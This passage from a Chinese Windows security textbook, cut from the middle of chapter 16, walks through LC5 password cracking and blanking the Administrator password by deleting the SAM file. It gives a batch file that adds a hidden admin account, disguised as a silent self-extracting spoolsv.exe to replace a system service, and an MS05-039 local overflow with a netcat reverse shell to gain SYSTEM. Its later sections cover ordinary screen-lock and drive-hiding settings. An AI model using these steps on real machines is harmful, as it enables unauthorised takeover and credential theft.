


图 16.6　选择“LC5 向导”命令




图 16.7　“LC5 向导”对话框

图 16.8　“取得加密口令”对话框

step 4　单击“下一步”按钮，进入到“选择破解方法”对话框当中，在该对话框中可以选择破解密码的方法，这里选择“普通口令破解”单选项，如图 16.9 所示。




图 16.9　“选择破解方法”对话框

step 5 单击“下一步”按钮，进入到“选择报告风格”对话框当中，在该对话框中可以选择显示破解报告的风格，如图 16.10 所示。

step 6 单击“下一步”按钮，进入到“开始破解”对话框当中，如图 16.11 所示，在该对话框中单击“完成”按钮，开始实现破解密码的操作。

图 16.10 “选择报告风格”对话框




图 16.11 “开始破解”对话框

step 7 破解完成之后，在 LC5 程序的主界面窗口中将显示用户及破解的密码信息，如图 16.12 所示。单击“报告”标签，在“报告”选项卡中将显示破解密码的报告信息，如图 16.13 所示。

LC5 软件提供了保存破解密码进度的功能，如果一个密码在数小时或很长一段时间内没有被破解，可以暂时停止破解并且保存进度，待下次启动软件后再继续破解。




图 16.12 破解后的用户及密码信息




图 16.13 查看破解密码的报告信息

16.1.3 清空系统管理员密码

在 Windows 操作系统当中，通过 SAM 文件来保存操作系统用户的密码信息。在 Windows 2000 操作系统当中，可以使用删除 SAM 文件的方法来清空 Administrator 的密码，其具体实现的步骤如下所示。

step 1 将计算机设置为光盘或软盘启动模式，使用一张 DOS 启动盘启动计算机，进入到 DOS 操作界面当中。

step 2 切换到 C:\Winnt\System32\config 目录下，使用 DOS 命令将该目录下的 SAM 文件删除。重新启动 Windows 2000 操作系统，使用 Administrator 用户登录系统，此时该用户的密码为空。

使用上述方法清空管理员密码的前提是操作系统所在的分区的格式必须是 FAT32 格式，并且该方法只适用于 Windows 2000 操作系统。对于 Windows XP/2003 操作系统有更加安全的机制，在删除 SAM 文件之后将无法登录到操作系统。

16.2 利用系统权限寻找漏洞

在 Windows 操作系统中，权限是操作系统本地攻防的重点和核心。计算机系统中的 Guest 或 User 用户权限比较低，在系统中处处受限。如果能够将这些用户的权限提升为系统管理员，就可以通过这些“低用户”控制整个计算机系统。

16.2.1 利用替换系统文件的方法进行攻击

Windows 操作系统中的服务都是以系统权限运行的。如果黑客自己的木马程序被系统以服务的形式加载，则这个程序得到的权限也是系统级的。在 Windows 操作系统中，有很多服务默认是自动启动的，如 SVCHOST 服务、SERVICES 服务和 LSASS 服务等。

下面通过讲解替换打印机后台服务程序 spoolsv.exe 的实现方法，来讲解利用替换系统文件的方法进行攻击的实现原理。

step 1 编写一个批处理程序，将该段程序保存为 myget.bat。该段程序用于在操作系统中添加一个账号为 myuser、密码为 myuser 的管理员，其实现的程序代码如下所示。

```
Net user myuser myuser /add
REN 将用户 myuser 提升为系统管理员
Net localgroup administrators myuser /add
REN 退出程序
Exit
```

step 2 如果计算机系统中已经安装 WinRAR 解压缩软件，则右击 myget.bat 文件，在弹出的对话框中选择“添加到压缩文件”命令，如图 16.14 所示。

step 3 在弹出的“压缩文件名和参数”对话框中选择“创建自解压格式压缩文件”复选框，同时将文件的名称修改为“spoolsv.exe”，如图 16.15 所示。




图 16.14 选择“添加到压缩文件”命令




图 16.15 “压缩文件名和参数”对话框

step 4 切换到“高级”选项卡，如图 16.16 所示。

step 5 在“高级”选项卡中单击“自解压选项”按钮，进入“高级自解压选项”对话框当中。在该对话框中选择“常规”选项卡，进入到“常规”选项卡界面当中。在该界面中的“解压路径”文本框中输入“%temp%”，然后在“解压后运行”文本框中输入“myget.bat”，如图 16.17 所示。




图 16.16 “高级”选项卡界面




图 16.17 “高级自解压选项”对话框

step 6 在如图 16.17 所示的“高级自解压选项”对话框中选择“模式”选项卡，进入到“模式”选项卡界面当中。在该界面中的“安静模式”栏中选择“全部隐藏”单选项，如果目标文件夹中有文件则在“覆盖方式”栏中选择“覆盖所有文件”单选项，如图 16.18 所示。

图 16.18 设置文件的隐藏及覆盖模式

step 7 设置完成后单击“确定”按钮，返回到“压缩文件名和参数”对话框当中，在该对话框中再次单击“确定”按钮创建自解压文件，完成利用替换系统文件的方法进行攻击的操作。

16.2.2 利用本地溢出进行攻击

在 Windows 操作系统当中，由于某些误操作或其他的一些特殊情况，往往会出现本地溢出的情况。本地溢出实际上是 Windows 操作系统中的一个重要漏洞。下面以 MS05039 漏洞为例，介绍如何通过缓冲区溢出漏洞进行提升用户权限。假设黑客攻击者已经得到操作系统本地基本用户的权限，能够登录到操作系统，那么这个普通用户权限的攻击者将有机会使用本地溢出漏洞对系统实施缓冲区溢出攻击，进而得到 System 权限。

step 1 在目标计算机当中，首先使用普通用户 mytest 登录系统。在“命令提示符”窗口中运行“net user mytest”命令，可以查看用户 mytest 的权限，如图 16.19 所示。

图 16.19 查看 mytest 用户的权限

step 2 将缓冲区溢出攻击程序 ms539.exe 和 NetCat 监听程序 ncc.exe 通过 U 盘复制到操作系统当中。

step 3 打开“命令提示符”窗口，执行“ncc-l-p 8888”命令，监听本地计算机的 8888 端口。

step 4 再次打开一个“命令提示符”窗口，在窗口中执行“ms539 192.168.0.106 192.168.0.106 8888 1“命令。其中 192.168.0.106 是本地计算机的 IP 地址，第二个 192.168.0.106 是用来等待溢出成功后反弹连接的 IP 地址及端口 8888，1 表示为中文操作系统。程序执行后，ms539.exe 将对 192.168.0.106 实施缓冲区溢出攻击。

step 5 程序成功溢出，NetCat 监听的 8888 端口将接收到数据，显示 System 权限的命令行环境获得系统权限。此时入侵者已获取到该系统的最高权限。在“命令提示符”窗口中执行“net localgroup administrators mytest / add”命令后将 mytest 用户提升为管理员。到此为止，通过本地溢出进行攻击的操作就完成了。

16.3 操作系统中的加密设置

为了保证计算机系统的安全性与可靠性，通常需要对计算机系统中的一些设备进行加密。这些设备被加密以后，只有知道加密密码的用户才可以对计算机执行操作。下面讲解设置计算机系统中的电源管理密码、屏幕保护密码、计算机锁定设置以及隐藏与显示磁盘驱动器等操作的实现方法。

16.3.1 设置电源管理密码

在 Windows 操作系统中，针对电源管理功能可以设置密码。这样系统在从节能状态返回时就会要求输入密码，不知道密码的用户将无法从待机状态返回到正常状态。下面就讲解一下在 Windows XP 操作系统下设置电源管理密码的操作步骤。

step 1 单击“开始”按钮，然后选择“控制面板”命令，在“控制面板”窗口中双击“电源选项”图标，进入到“电源选项属性”对话框当中。

step 2 在“电源选项属性”对话框中选择“高级”选项卡，然后在该选项卡界面中选取“在计算机从待机状态恢复时，提示输入密码”复选框，如图 16.20 所示。




图 16.20 设置电源管理密码

step 3 单击“确定”按钮之后，完成设置电源管理密码的操作。此时如果从待机状态返回到正常状态时，将会提示用户输入登录用户的密码信息，如图 16.21 所示。




图 16.21 要求用户输入用户登录的密码

16.3.2 设置屏幕保护密码

在 Windows 操作系统中具有设置屏幕保护的功能。在设置屏幕保护时，用户可以为屏幕保护设置密码。当从屏幕保护状态返回到正常状态时，用户需要输入用户登录的密码，这样就避免了当用户不在计算机旁边时，其他用户操作计算机的情况，从而保证了用户系统及资料的安全性。通常情况下，设置屏幕保护密码的操作步骤如下所示。

step 1 在计算机系统中的桌面上单击鼠标右键，然后选择“属性”命令。

step 2 在弹出的“显示属性”对话框中选择“屏幕保护程序”选项卡，进入到“屏幕保护程序”选项界面当中。在该选项界面中选取“在恢复时使用密码保护”复选框，如图 16.22 所示。

图 16.22 设置屏幕保护密码

设置屏幕保护密码的前提是必须为当前登录账户设置密码，如果当前登录账户没有密码，则设置屏幕保护密码的操作将无效。

step 3　单击“确定”按钮之后，完成设置屏幕保护密码的操作。此时如果从屏幕保护状态返回到正常的状态时，将会提示用户输入登录账户的密码信息。

16.3.3　计算机锁定加密设置

用户在工作的时候，如果要离开计算机一段时间，可以通过“锁定”功能将计算机系统进行锁定。这样，当计算机系统被锁定之后，只有知道用户密码的用户才可以解除对计算机系统的锁定。如果要实现锁定计算机系统的操作，需要对计算机系统登录的账户设置一个密码。下面讲解为计算机系统登录账户设置密码的方法。

step 1　单击“开始”按钮，然后选择“控制面板”命令，在“控制面板”窗口中双击“用户账户”图标，进入到“用户账户”窗口当中，在其中单击“更改账户”选项，然后在弹出的“挑选一个要更改的账户”界面中选择当前系统的登录账户，此时将进入到更改账户的界面当中，如图 16.23 所示。

图 16.23　选择更改账户的操作

step 2　单击“创建密码”选项，进入创建账户密码的界面当中，输入创建的账户新密码和确认密码，如图 16.24 所示。

step 3　设置完账户密码之后，单击“创建密码”按钮完成创建账户密码的操作。

在为登录账户创建了密码之后，同时按下<Win>+L 组合键，可以实现锁定计算机的操作。其中<Win>是键盘上位于 Ctrl 和 Alt 两个键之间的那个 Windows 图标键。




图 16.24 创建账户密码

16.3.4 驱动器隐藏与显示

如果用户的某个驱动器中保存有重要的资料，可以通过隐藏驱动器的方法隐藏驱动器，这样其他用户就无法找到该驱动器，也就发现不了驱动器中的重要资料了。下面以隐藏计算机系统中的 D 盘驱动器为例，讲解隐藏与显示驱动器的实现方法。

step 1 单击“开始”按钮，然后选择“运行”命令，在弹出的“运行”对话框中输入“gpedit.msc”命令，如图 16.25 所示。

step 2 单击“确定”按钮之后将弹出“组策略”对话框。在该对话框中左侧的树形列表中依次选择“用户配置”→“管理模板”→“Windows 组件”→“Windows 资源管理器”命令，此时在对话框的右侧将显示一个“设置”列表，在该列表中选中“隐藏‘我的电脑’中的这些指定的驱动器”选项，右击该选项，然后在弹出的快捷菜单中选择“属性”命令，如图 16.26 所示。




图 16.25 “运行”对话框

